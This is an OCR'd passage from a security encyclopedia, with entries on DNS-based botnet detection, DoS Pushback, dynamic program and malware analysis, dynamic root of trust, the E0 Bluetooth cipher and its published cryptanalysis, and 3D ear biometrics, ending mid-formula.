Dagon [1, 2] first pioneered this botnet detection mechanism on DNS network level behaviors. He presented a method which detected Dynamic DNS (DDNS) names with unreasonably high or temporally concentrated query rates. An alternative approach [5] was to detect DDNS names with abnormally recurring NXDOMAIN replies, which is often the case when the bot send query for the dynamic domain name that is not yet activated by the botmaster or has been taken down. R. Villamarin-Salomon and J.C. Brustoloni [6] compared these two methods and concluded that the first method creates more false positives than the second method. They believed that their unsuccessful attempt at differentiating DDNS queries from other DNS queries contributed to the high false positives. They attempted to distinguish DDNS queries by checking low TTL values which is a necessary but insufficient condition for DDNS responses. Since low TTL values are typically used for legitimate domains and are becoming more common, the first method is less effective than the second method.

Another technique was introduced to detect botnets which generate a set of blacklist (DNSBL) look up traffics using DNS infrastructure [4]. The insight for these detection heuristics was based on the observation that botmasters usually check these blacklists (DNSBL) to see if their bots are in the list before they utilize these bots in an attack.

Recommended Reading
1. Dagon D (2005) Botnet detection and response, the network is the infection. In: OARC workshop
2. Dagon D, Zou C, Lee W (2006) Modeling botnet propagation using time zones. In: Proceedings of 13th network and distributed system security symposium (NDSS'06), Santa Clara
3. Oberheide J, Karir M, Mao ZM (2007) Characterizing dark DNS behavior. In: Proceedings of 4th international conference on detection of intrusions and malware, and vulnerability assessment, Lucerne
4. Ramachandran NFA, Dagon D (2006) Revealing botnet membership using dnsbl counter-intelligence. In: Proceedings of 2nd workshop on steps to reducing unwanted traffic on the internet (SRUTI'06), San Jose
5. Schonewille A, van Helmond DJ (2006) The domain name service as an IDS Master's project, University of Amsterdam, Netherlands. http://staff.science.uva.nl/~delaat/snb-2005-2006/p12/report.pdf. Accessed Feb 2006
6. Villamarin-Salomon R, Brustoloni JC (2008) Identifying botnets using anomaly detection techniques applied to DNS traffic. In: Proceedings of 5th IEEE consumer communications and networking conference (CCNC 2008), Las Vegas

DoS Pushback

John Ioannidis
Google, Inc., New York, NY, USA

Difinition
Pushback was an early attempt at treating DDoS attacks purely as a congestion-control problem.

Introduction
As of this writing (2009), 10 years have already passed since the first major Distributed Denial-of-Service (DDoS) attacks were observed, and while such attacks are now an everyday event, no cheap way has yet been devised to counter them. The very nature of the problem is hard: fundamentally, what is being attacked is not any particular vulnerability in the victim's network, but rather the very fact that the victim is networked through links of finite capacity. An extensive theoretical analysis can be found in [3], and an implementation in [2].


Theory

Pushback Mechanism

Consider the network segment shown in Fig. 1. A target site, T, is undergoing a denial-of-service attack. Some routers and the corresponding links leading up to that site are shown, along with where the attack traffic is coming from. In general, no matter how large an attack, the oncoming traffic will not be uniformly distributed; the number of machines in the Internet is much much larger than even the largest "bot-net" observed. This non-uniformity is shown the Fig. 1 by showing most of the attack traffic coming from the left-hand-side of the network. Because attack traffic does not obey end-to-end congestion control rules, it starves legitimate connections, which observe the congestion and back off. In our example, the access link (8-T) is completely congested; chances are that only attack traffic is flowing through it. Note that even though there is no attack traffic coming down routers 4 and 7, these routers will not be contributing any legitimate traffic either: any flows toward T that may have existed before the attack started will have starved and completely backed off. While non-access links in the Internet tend to be over-provisioned and rarely congested, a large enough attack may congest some of them, for example, some transoceanic link running close to capacity. In our example, the link 2–5 is congested. As a result, traffic completely unrelated to the target under attack, for example, traffic flowing along the path 2-5-9, also suffers. This "collateral damage" to transit Internet Service Providers was originally though to be enough of an incentive for them to collaborate on providing a solution.

The key insight behind Pushback is this: *if a router has a congested outgoing link, some of the traffic it receives from its incoming links will be discarded; if it could tell its upstream routers which traffic to discard, then the original router would not have to discard it itself.* The question the becomes, of course, *how* to characterize this "bad" traffic – no "evil bit" [1] is set in the incoming packets. The concept of a *traffic aggregate* [3] emerges naturally: what do packets that get dropped at the outgoing congested link 8-T have in common? Usually, some combination of actual destination IP address, packet length, protocol, and even range of source addresses can succinctly describe the attack traffic. We examine the dropped packets because in conditions of sustained attacks, they are the same as the attack traffic. Thus the *traffic aggregate* becomes an approximation for the common characteristics of the attack traffic.

Now, once router 8 has determined the *traffic aggregate* responsible for congestion on the link 8-T, it can identify that such traffic is coming in through links 5-8 and 6-8, but not 7-8. It knows how much traffic, in bits per second, it will be dropping on the link 8-T, and thus signals routers 5 and 6 to throttle such traffic themselves – there is no reason why 5 and 6 should send router 8 the attack traffic if it, in turn, will simply discard it. This signaling involves a simple protocol whereby a router tells its upstream(s) which traffic aggregates to throttle, and by how much. When router 5 (and 6) get this message, they will start dropping packets belonging to the traffic aggregate that would be going out over link 5-8 (and 6-8). They, in turn, can signal *their* upstreams to throttle traffic, and so on. Note, in addition, that when router 2 starts throttling attack traffic over link 2-5, congestion on that link will be alleviated automatically. The recursion terminates when enough routers have been reached that the individual contributions from their upstreams are below some configured minimum. Periodically, the routers participating in a Pushback operation reexamine their drop queues; if the attack appears to have subsided, they remove the rate-limiting filters.



DoS Pushback. Fig. 1 A DDoS attack in progress

Open Problems

Discussion

Pushback generated a fair amount of interested when first proposed, and while it looks elegant on paper, it is not deployable in any realistic manner. It provides no advantage to an early adopter, hence no single ISP wanted to be the first to use it. It also requires hardware and software support on routers, and unless ISPs asked for it, equipment vendors would have no reason to add such a feature. Even if such functionality were to somehow appear in equipment, operational issues (such as ISPs not trusting each other not to use Pushback to alter the traffic ratio between them, and thus the basis for peering agreements) that would have made adoption by providers very unlikely. The fundamental idea, that of finding a characteristic of just the attack

traffic and filtering at a network's edges, is one of the main ways modern anti-DDoS systems work.

Recommended Reading

1. Bellovin S (2003) The Security Flag in the IPv4 Header. RFC 3514, Internet Engineering Task Force, April 2003
2. Ioannidis J, Bellovin SM (2002) Implementing pushback: Router-based defense against DDoS attacks. In: Proceedings of Internet society symposium on network and distributed system security. San Diego, pp 6–8
3. Mahajan R, Bellovin SM, Floyd S, Ioannidis J, Paxson V, Shenker S (July 2002) Controlling high bandwidth aggregates in the network. Comput Commun Rev 32(3):62–73

DPA

►Differential Power Analysis

Dynamic Analysis

Mihai Christodorescu[1], Vinod Ganapathy[2]
[1]IBM T.J. Watson Research Center, Hawthorne, NY, USA
[2]Department of Computer Science, Rutgers, The State University of New Jersey, Piscataway, NJ, USA

Synonyms

Dynamic program analysis; Runtime analysis

Related Concepts

►Dynamic Analysis of Malware; ►Intrusion Detection; ►Malware Detection; ►Static Analysis

Definition

Dynamic analysis refers to the broad class of techniques that make inferences about a program by observing its runtime execution behavior.

Theory


Program analysis techniques can broadly be classified as *static* or *dynamic*. Whereas static analysis techniques attempt to make inferences about program behavior without ever executing the program, dynamic analysis techniques typically make inferences by observing the execution of the program on several inputs.

Dynamic analysis tools are typically structured as shown in Fig. 1. The program under observation is executed using several test inputs, and its execution is monitored by an agent called the *observer*. The *analysis* agent consumes the output of the observer to make inferences about program behavior. The observer can be implemented in several ways: by compiling the program with library that interposes on instructions of interest; by dynamically instrumenting the program; or by running the program within a specialized execution environment, such as a modified operating system, a virtual machine monitor, or a system emulator. The analysis component can also be implemented as an *online* agent, which processes the output of the observer as the program executes, or as an *offline* agent, which processes the traces logged by the observer.

As a simple example, consider a dynamic analysis that aims to study the patterns of system calls issued by a user-space program. The observer for such an analysis could be implemented as an operating system module that logs all the traps issued by the program (and the corresponding program counters) in a file, while the analysis component could be implemented as an offline user-space program that studies this log to infer a context-free grammar of system calls issued by the program.

As is standard in program analysis, the quality of the results produced a dynamic analysis algorithm can be evaluated based upon *soundness* and *completeness*. Informally, a program analysis is sound if the results of the analysis are consistent with the actual behavior of the program. It is complete if the analysis is able to infer all the behaviors of interest of the program.

Dynamic program analysis tools typically (though not always) fare well on soundness. This is because they can observe the actual execution of the program when making inferences about its behavior. However, the completeness of dynamic analysis depends critically on the completeness of the inputs used to execute the program. It is well known that finding a set of inputs that exercise a sufficient portion of the program's state space is challenging; as a consequence, dynamic analysis tools rarely give any guarantees of completeness. Finally, dynamic analysis tools can often impose a performance penalty on the runtime



Dynamic Analysis. Fig. 1 Schematic overview of dynamic analysis tools

execution of the program being observed. As a result, several optimizations may need to be incorporated to observe the behavior of a deployed program.

Applications

Because of their soundness, dynamic analysis has found many uses in bug finding and program understanding. The most common applications of dynamic analysis are software debugging and software profiling. Debugging is commonly not automated, requiring a human expert (usually the software developer himself) to drive the debugging procedure by defining the points where the programs should stop and by inspecting the program state to ensure its correctness. Profiling on the other hand collects runtime performance data in an automated fashion (using an observer agent either external to the program or inlined into the program). After the perfomance data is collected, a human expert uses an analysis agent to identify program components that impact performance negatively. Recent techniques, such as delta debugging [8], attempt to automate the debugging process in order to reduce the time needed to identify the causes of a program failure.

Security research has found these applications from the software engineering domain to be of good use because the soundness guarantees of dynamic analysis adapt well to the constraints of the security domain. First, enforcement of security properties is naturally done during program execution (e.g., access control) and thus dynamic analysis can form the basis of many security-enforcement mechanisms. Second, many security properties (e.g., complete mediation) are quite complex to express and statically verify as a program property, and thus easier to enforce dynamically. Third, security analysis and enforcement often has to be done on binary programs, for which no source code is available (e.g., in the case of malware). Dynamic analysis is well suited for binary executables.

Host-based intrusion detection systems (HIDSs) are one application of dynamic analysis, in which the observable behavior of a program is constrained within some security-relevant bounds. A HIDS will collect execution events such as system calls and then match them against a specification of valid execution [13]. A HIDS can collect additional information such as stack information or program variables [1, 4] and can use complex languages to specify valid-execution conditions [6]. These specifications can be created also using dynamic analysis to learn finite-state automata [12], program invariants [1], or dependency graphs [2] that capture the security-relevant aspects of a program.

Retrofitting security into legacy programs is a significant problem as security enforcement mechanisms are introduced. In particular, a program needs to be updated so that all accesses to security-sensitive resources are mediated by a newly introduced reference monitor. The key observation that accesses to security-sensitive resources are associated with observable behaviors and thus can be automatically mined from differences between executable traces lead to effective techniques for retrofitting large legacy code bases (e.g., the X11 window system) to interact with new reference monitors (e.g., SELinux) [5].

Dynamic analysis has found applications also in the malware domain, where source code is not available and the programs are purposefully written to be hard to analyze. Techniques to deal with obfuscated programs by unpacking or decrypting them [10] and by exploring the space of potential behaviors in the program [3, 11] rely on dynamic analysis to obtain precise execution data useful in identifying hidden malicious code.

The incompleteness of dynamic analysis is a major challenge to security applications that build on it, because verifying the security of individual executions impedes reasoning about the security of the program as a whole. Several techniques exist, some [11] based on the concolic testing [7], others on analyzing diverse executions triggered by many users [9], but incompleteness of dynamic analysis remains an open problem for security applications.

Recommended Reading

1. Baliga A, Ganapathy V, Iftode L (2008) Automatic inference and enforcement of kernel data structure invariants. In: ACSAC'08: Proceedings of the 24th Annual Computer Security Applications Conference, Anaheim, 8–12 December 2008. IEEE Computer Society Press, Los Alamitos, pp 77–86. http://dx.doi.org/10.1109/ACSAC.2008.29.
2. Christodorescu M, Kruegel C, Jha S (2007) Mining specifications of malicious behavior. In: Proceedings of the 6th Joint Meeting of the European Software Engineering Conference and the 14th ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE'07), Dubrovnik, 3–7 September 2007. ACM Press, New York, pp 5–14
3. Comparetti PM, Salvaneschi G, Kolbitsch C, Kruegel C, Kirda E, Zanero S (2010) Identifying dormant functionality in malware programs. In: 31st IEEE Symposium on Security and Privacy (SP 2010), Berkeley/Oakland, 16–19 May 2010. IEEE Computer Society Press, Los Alamitos
4. Feng HH, Kolesnikov OM, Fogla P, Lee W, Gong W (2003) Anomaly detection using call stack information. In: Proceedings 2003 IEEE Symposium on Security and Privacy, Berkeley, 11–14 May 2003. IEEE Computer Society Press, Los Alamitos, p 62
5. Ganapathy V, Jaeger T, Jha S (2006) Retrofitting legacy code for authorization policy enforcement. In: 2006 IEEE Symposium on Security and Privacy (SP'06): Proceedings, Oakland, 21–24 May 2006. IEEE Computer Society Press, Los Alamitos, pp 214–229. http://doi.ieeecomputersociety.org/10.1109/SP.2006.34.

6. Giffin JT, Dagon D, Jha S, Lee W, Miller BP (2005) Environment-sensitive intrusion detection. In: Valdes A, Zamboni D (eds) Recent Advances In Intrusion Detection: 8th international symposium, RAID 2005, Seattle, 7–9 September 2005. Lecture notes in computer science, vol 3858. Springer, Berlin, pp 185–206
7. Godefroid P, Klarlund N, Sen K (2005) Dart: directed automated random testing. In: PLDI '05: Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation, vol 40, Chicago, 12–15 June 2005. ACM Press, New York, pp 213–223
8. Hildebrandt R, Zeller A (2002) Simplifying and isolating failure-inducing input. IEEE Trans Softw Eng 28(2):183–200
9. Liblit BR (2004) Cooperative bug isolation. PhD thesis, University of California, Berkeley, December 2004
10. Martignoni L, Christodorescu M, Jha S (2007) Omniunpack: fast, generic, and safe unpacking of malware. In: Proceedings of the Annual Computer Security Applications Conference (ACSAC), Miami Beach, FL, December 2007
11. Moser A, Kruegel C, Kirda E (2007) Exploring multiple execution paths for malware analysis. In: SP'07: Proceedings of the 2007 IEEE Symposium on Security and Privacy, Berkeley, 20–23 May 2007. IEEE Computer Society Press, Los Alamitos, pp 231–245
12. Sekar R, Bendre M, Dhurjati D, Bollineni P (2001) A fast automaton-based method for detecting anomalous program behaviors. In: Proceedings of the 2001 IEEE Symposium on Security and Privacy, Oakland, 14–16 May 2001. IEEE Computer Society Press, Los Alamitos, pp 144–155
13. Wagner D, Dean D (2001) Intrusion detection via static analysis. In: Proceedings of the 2001 IEEE Symposium on Security and Privacy (S&P'01), Oakland, 14–16 May 2001. IEEE Computer Society Press, Los Alamitos

Dynamic Malware Analysis

Brent Byung Hoon Kang, Anurag Srivastava
Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Synonyms

Run-time malware analysis

Related Concepts

►Behavior Extraction; ►Dynamic Analysis; ►Malware Analysis; ►Run-Time Analysis

Definition

Dynamic malware analysis is the method used for extracting and determining malware's execution behaviors.

Background

Today, malwares have become one of the serious threats on the Internet. Analysis of such malware behavior is a critical element in conducting malware defense and mitigation efforts. There are two methods of analyzing malwares – static malware analysis and dynamic malware analysis. Static analysis requires analysis of the malware code. The malware code is usually not available for analysis and even if it is available, the malware writer often obfuscates the code, making the static analysis difficult and time-consuming task.

Theory and Application

In contrast to static analysis, dynamic malware analysis allows the malware analyst to monitor the execution of malware at each step. The malware is typically executed in a sandbox or VM for monitoring the run-time behaviors of the malware. Unlike static analysis, dynamic analysis is immune to code obfuscation. Dynamic analysis can be done in two ways [1]:

- Taking the system state image before malware execution and then comparing it with the system state after the malware execution
- Executing the malware and observing its behavior during execution

The first approach gives details about the malware at an abstract level, which only captures the end result of malware execution. It does not capture the dynamic changes which occur during the execution of the malware, such as the files downloaded, created, and deleted before its termination. In this type of approach, tools like *Regshot* [2] or *InstallRite* [3] can be used, where the analyst first takes the snapshot of the clean machine and then the snapshot of the same machine after infection. Later on, these two snapshots are compared in order to see the changes made by the malware on that machine. Regshot monitors the system changes whereas InstallRite looks for the overall system changes, such as directory structure, file properties, registries, and other system files.

The second approach of running the malware and observing its execution process provides behavior details at a much more granular level. This approach consists of monitoring malware's interaction with the file system, the registry, and the network. These interactions with the file system, registries, and the network can be monitored using tools such as *Process Monitor* [4], *Process Explorer* [5], *TCPView* [6], and *Wireshark* [7]. Process Explorer and Process Monitor are used to monitor system files and registries, whereas TCPView and Wireshark are used to monitor network level behavior. As these tools monitor the

behavior of the whole system rather than the behavior of a single malicious program, it is important to filter out the normal background activities, which are not related to the malware being examined.

Process Explorer lists all the processes which are running on the system. Since this tool allows user to monitor all the child processes of a process, it is useful in determining the child process or any new process created by the malware. It can also be used for identifying whether the malware is using a particular DLL. This helps the malware analyst in determining the information which the malware is trying to capture. Process Monitor is a useful tool for monitoring files and registry changes made by the malware during execution. The information captured by the process monitor can be filtered out to determine the activities performed by the malware being monitored.

For monitoring network connections of the infected system, TCPView and Wireshark are often used. TCPView monitors connections made by all the processes on the system. Thus, it is important to filter out the connections made by the malware being examined. The output from TCPView can be saved in.csv format, which can later be filtered out to discover the end point connections of the malware. Sometimes, it becomes important for the malware analyst to look at the information being exchanged by the malware through the network. This gives the malware analyst a much deeper insight into the inner workings of the malware. TCPView does not show the network packets generated by the malware, for which Wireshark can be used. Wireshark is a network protocol analyzer that captures, filters, and analyzes network traffic. Unlike TCPView, Wireshark does not list the name of the process which has generated the network traffic.

API monitoring is another aspect of dynamic analysis. It lists information about the malware behavior by intercepting calls to system APIs and logging them. *HookExplorer* [8] lists down the APIs and DLLs associated with a particular program or process. By knowing these APIs and DLLs, the analyst can determine the information malware is capturing.

Recommended Reading

1. Willems C, Holz T, Freiling F (2007) Toward automated dynamic malware analysis using CWSandbox. IEEE Secur Priv 5(2):32–39
2. Regshot. Internet: http://sourceforge.net/projects/regshot/
3. InstallRite. Internet: http://ptf.com/download/installrite/23907/
4. Process Monitor. Internet: http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx
5. Process Explorer. Internet: http://technet.microsoft.com/en-us/sysinternals/bb896653
6. TCPView. Internet: http://technet.microsoft.com/en-us/sysinternals/bb897437
7. Wireshark. Internet: http://technet.microsoft.com/en-us/sysinternals/bb897437
8. HookExplorer. Internet:http://labs.idefense.com/files/labs/releases/previews/HookExplorer/

Dynamic Program Analysis

►Dynamic Analysis

Dynamic Root of Trust

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Synonyms

Late launch

Related Concepts

►Trusted Computing

Definition

The term *dynamic root of trust* refers to approaches for providing evidence for a trustworthy platform state (hence, "root of trust") at more arbitrary points in time than just start-up (hence "dynamic").

Background

How does a relying party decide to trust a given computing platform? In recent decades, the notion of *trusted computing* provides a set of techniques for a platform to provide a relying party with evidence enabling this conclusion. However, a general limitation of these techniques is that they measure the platform only at start-up.

Theory and Applications

The term *dynamic root of trust* refers to approaches that aim to overcome this limitation. These approaches are typically based on the newer TXT/Presidio family of processors, which augment the traditional user/kernel privilege levels with an orthogonal set of modes, for ordinary operation and more secure domain management operation.

This concept is also known as *late launch*, e.g., in that the trustworthy environment can be invoked at times later than start-up.

Section 12.1 in [3] provides a general introduction; [2] presents an implementation.

Recommended Reading

1. Intel Trusted Execution Technology (2009) http://www.intel.com/technology/security/
2. Seshadri A, Luk M, Qu N, Perrig A (2007) SecVisor: a tiny hypervisor to provide lifetime kernel code integrity for commodity OSes. In: *SOSP 07: Proceedings of the Twenty-First ACM SIGOPS Symposium on Operating Systems Principles*
3. Smith SW (2005) *Trusted Computing Platforms: Design and Applications*, Sect. 12.1. Springer, New York

Dynamic Separation of Duties

►Separation of Duties

E

E0

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC and Telecom Bretagne, Brest Cedex 3, France

Related Concepts

►Linear Feedback Shift Register; ►Stream Cipher; ►Summation Generator; ►Synchronous Stream Cipher

Definition

E0 is a stream cipher, designed especially for Bluetooth communications (Bluetooth is a standard for wireless short-range connectivity, see [1]). It is a ►synchronous stream cipher.

Background

E0 uses a secret key of at most 128 bits, and an initialization vector IV of 64 bits. IV is composed of a 48-bit Bluetooth address, and a 26-bit master counter. Bluetooth protocol processes frames of at most 2 745 bits, each frame being encrypted with a different IV, while the secret key K remains the same for the whole session.

As usual for stream ciphers, encryption/decryption relies on two important steps: the setup of the initial state and the keystream generation.

The system is derived from the ►summation generator, with four inputs ►LFSRs and four memory bits. The four LFSRs have lengths 25, 31, 33, and 39, respectively, their feedback polynomials are all primitive, with five nonzero terms ($P_1(x) = x^{25} + x^{20} + x^{12} + x^8 + 1$, $P_2(x) = x^{31} + x^{24} + x^{16} + x^{12} + 1$, $P_3(x) = x^{33} + x^{28} + x^{24} + x^4 + 1$, $P_4(x) = x^{39} + x^{36} + x^{28} + x^4 + 1$). Its structure is depicted in Fig. 1, where t denotes the time, and the internal memory bits satisfy (in the three first equations, the addition is taken modulo 2, $\oplus$ denoting the XOR operator; in the last one, it is the usual integer addition – please note that this last expression has an integer value less than or equal to 3 which can be represented by two bits).

$$
\begin{aligned}
z_t &= x_t^1 \oplus x_t^2 \oplus x_t^3 \oplus x_t^4 \oplus c_t^0 \\
c_{t+1}^0 &= s_{t+1}^0 \oplus c_t^0 \oplus c_{t-1}^0 \oplus c_{t-1}^1 \\
c_{t+1}^1 &= s_{t+1}^1 \oplus c_t^1 \oplus c_{t-1}^0 \\
\left(s_{t+1}^0, s_{t+1}^1\right) &= \left\lfloor \frac{x_t^1 + x_t^2 + x_t^3 + x_t^4 + c_t^0 + 2c_t^1}{2} \right\rfloor
\end{aligned}
$$

This system is used for both initialization step (first level) and for the keystream generation (second level).

The initialization step consists in filling the four registers with a sequence of 128 bits given by $G_1(K) \oplus G_2(IV)$, G_1 and G_2 being two affine transforms. Other internal memory bits are set to zero: $s_t^1 = s_t^0 = c_t^1 = c_t^0 = 0$. The generator is then clocked 200 times. A third affine transform G_3 is then applied to the last 128-bit output. The result is used to re-initialize the four registers, and the generator is now ready to produce the keystream for encryption or decryption.


Theory

The first attacks were published around 2000 [2–5], [4] leading to a work factor of $\mathcal{O}(2^{70})$, with a precomputing stage of complexity $\mathcal{O}(2^{80})$.

More recently, Lu and Vaudenay [6] pushed the ideas of Hermelin and Nyberg [5] further, and proposed a distinguisher with time complexity 2^{65}; this time complexity can be reduced to 2^{34}, thanks to a huger precomputation (2^{66} operations).

This attack also lead, with Fluhrer and Lucks [3], to a correlation attack, which recovers the initial state of one level [6]. It needs 2^{39} operations and 2^{39} keystream bits to succeed. Algorithmically speaking, this attack is then achievable. But it is not applicable to Bluetooth frames as their size is smaller and the IV is changed for any new frame. Nevertheless, it has been improved in [7] to take this into account and attack the true Bluetooth encryption scheme in an efficient way. This new attack has time complexity 2^{53} and needs the 24 first bits of the keystream frames generated for approximately $2^{35.5}$ IVs. A last improvement has been proposed in [8], leading to a time complexity 2^{38} using the 24 first bits of the keystream

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011



E0. Fig. 1 One level of E0

frames generated for approximately $2^{23.8}$ IVs. These attacks are more deeply described in [9].

For all these reasons, E0 cannot be considered as secure enough.

Applications

E0 has been designed for securing Bluetooth communications [1].

Recommended Reading

1. Bluetooth TM (2001) Bluetooth specifications. Version 1.1, February 2001. http://www.bluetooth.com/
2. Ekdahl P, Johansson T (2000) Some results on correlations in the Bluetooth stream cipher. Proceedings of the 10th joint conference on communications and coding
3. Fluhrer S, Lucks S (2001) Analysis of the E0 encryption scheme. Selected areas in cryptography 2001. Springer, Berlin
4. Golic J, Bagini V, Morgari G (2002) Linear cryptanalysis of bluetooth stream cipher. Advances in cryptology – Eurocrypt'02. Lectures notes in computer science, vol 2332. Springer, pp 238–255
5. Hermelin M, Nyberg K (1999) Correlation properties of the Bluetooth combiner. Information security and cryptology – ICISC'99. Lecture notes in computer science, vol 1787. Springer, pp 17–29
6. Lu Y, Vaudenay S (2004) Faster correlation attack on bluetooth keystream generator E0. Advances in cryptology – crypto 2004. Lecture notes in computer science, vol 3152. Springer, pp 407–425
7. Lu Y, Vaudenay S (2004) Cryptanalysis of bluetooth keystream generator two-level E0. Advances in cryptology – asiacrypt 2004. Lecture notes in computer science, vol 3621. Springer, pp 483–499
8. Lu Y, Meier W, Vaudenay S (2005) The conditional correlation attack: a practical attack on bluetooth encryption. Advances in cryptology – crypto 2005. Lecture notes in computer science, vol 3621. Springer, pp 97–117
9. Lu Y (2006) Applied stream ciphers in mobile communications. PhD thesis, Ecole Polytechnique Fédérale de Lausanne

e-Government

►CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

Ear Shape for Biometric Identification

Bir Bhanu
Center for Research in Intelligent Systems, University of California, Riverside, CA, USA

Synonyms

Human ear biometrics; Human ear identification; Human ear recognition; Human ear verification

Related Concepts


►Ear Detection; ►Ear Shape and Its Uniqueness

Definition

Ear shape has played a significant role in forensic science and its use by law enforcement agencies for many years. After decades of research of anthropometric measurements of ear photographs of thousands of people, it has been found that no two ears are alike, even in the cases of identical and fraternal twins, triplets, and quadruplets. It is also found that the structure of the ear does not change radically over time. However, until recently most of this work has been on analyzing the ear photographs manually. Recent work on ear biometrics focuses on developing automated techniques for ear recognition. Typically, an ear biometrics system consists of ear detection and ear recognition (authentication and identification) modules. Ear recognition can be based on a 2D gray scale or color image, 3D range image or a combination of 2D and 3D images.

Background

Rich in features, the human ear [1, 2] is a stable structure that does not change much in shape with the age and with facial expressions (see Fig. 1). Ear can be easily captured from a distance without a fully cooperative subject although it can sometimes be hidden by hair, muffler, scarf, and earrings. Early work for ear recognition used 2D intensity images of human ears [3]. These approaches used (a) principal component analysis, (b) graph matching using edge segments, and (c) wells and channels extracted



Ear Shape for Biometric Identification. Fig. 1 The external ear and its anatomical parts

using a force field transform as the basis of an ear's signature. The performance of these 2D techniques is greatly affected by the pose variation and imaging conditions. However, an ear can be imaged in 3D using a range sensor that provides a registered color and range image. Figure 2 shows an example of a range image and the registered color image acquired by a Minolta Vivid 300 camera. A range image is relatively insensitive to illuminations and contains surface shape information related to the anatomical structure, which makes it possible to develop a robust 3D ear biometrics. The performance of 3D approaches for ear recognition is significantly higher than the 2D approaches. In the following, the focus is on 3D approaches for ear representation, detection, and recognition [2].

Theory

3D Ear Representation

For ear recognition, mostly three representations are used: principal component analysis [4], a new ear helix/antihelix representation [5] obtained from the ear detection algorithm, and a new local surface patch representation [5] computed at feature points to estimate the initial rigid transformation between a gallery (template) -probe (test) pair. Then an iterative closest point algorithm (ICP) is used to refine the initial transformation for the registration of two 3D shapes. In the following the focus is on the last two newer representations.

Ear Helix/Antihelix Representation: The generic ear shape model is represented by a set of discrete 3D vertices corresponding to ear helix and antihelix parts. Since the two curves formed by the ear helix and antihelix parts (see Fig. 3) are similar for different people, the small deformation of two curves between different persons is not taken into account, which greatly simplifies the ear shape model. Given side face range images, first the step edges are extracted; then the edge segments are dilated, thinned, and grouped into different clusters that are the potential regions containing an ear. For each cluster, the ear shape model is registered with the edges. The region with the minimum mean registration error is declared as the detected ear region; the ear helix and antihelix parts are identified in this process. A more elaborative approach for finding ear helix and antihelix from range and color images is described under ear detection.

Ear Local Surface Patch Representation: A "local surface patch" (LSP) is defined as the region consisting of a feature point P and its neighbors N. The LSP representation includes feature point P, its surface type, centroid of the patch, and a histogram of shape index values versus dot product of the surface normal at point P and its neighbors. A local surface patch is shown in Fig. 4. The neighbors satisfy the following conditions,

$$N = \{\text{pixels} \quad N, \|N - P\| \le \epsilon_1\} \\ \text{and } \operatorname{acos}(n_p \bullet n_n < A), \tag{1}$$

where $\bullet$ denotes the dot product between the surface normal vectors n_p and n_n at point P and N and acos denotes the inverse cosine function. The two parameters ϵ_1 and A are important since they determine the descriptiveness of the local surface patch representation. A local surface patch is not computed at every pixel in a range image, but only at selected feature points. The feature points are defined as the local minimum and the maximum of shape indexes, which can be calculated from principal curvatures.


Shape Index: Shape index S_i, a quantitative measure of the shape of a surface at a point p, is defined by (2),

$$S_i(p) = \frac{1}{2} - \frac{1}{\pi}\tan^{-1}\frac{k_1(p) + k_2(p)}{k_1(p) - k_2(p)} \tag{2}$$

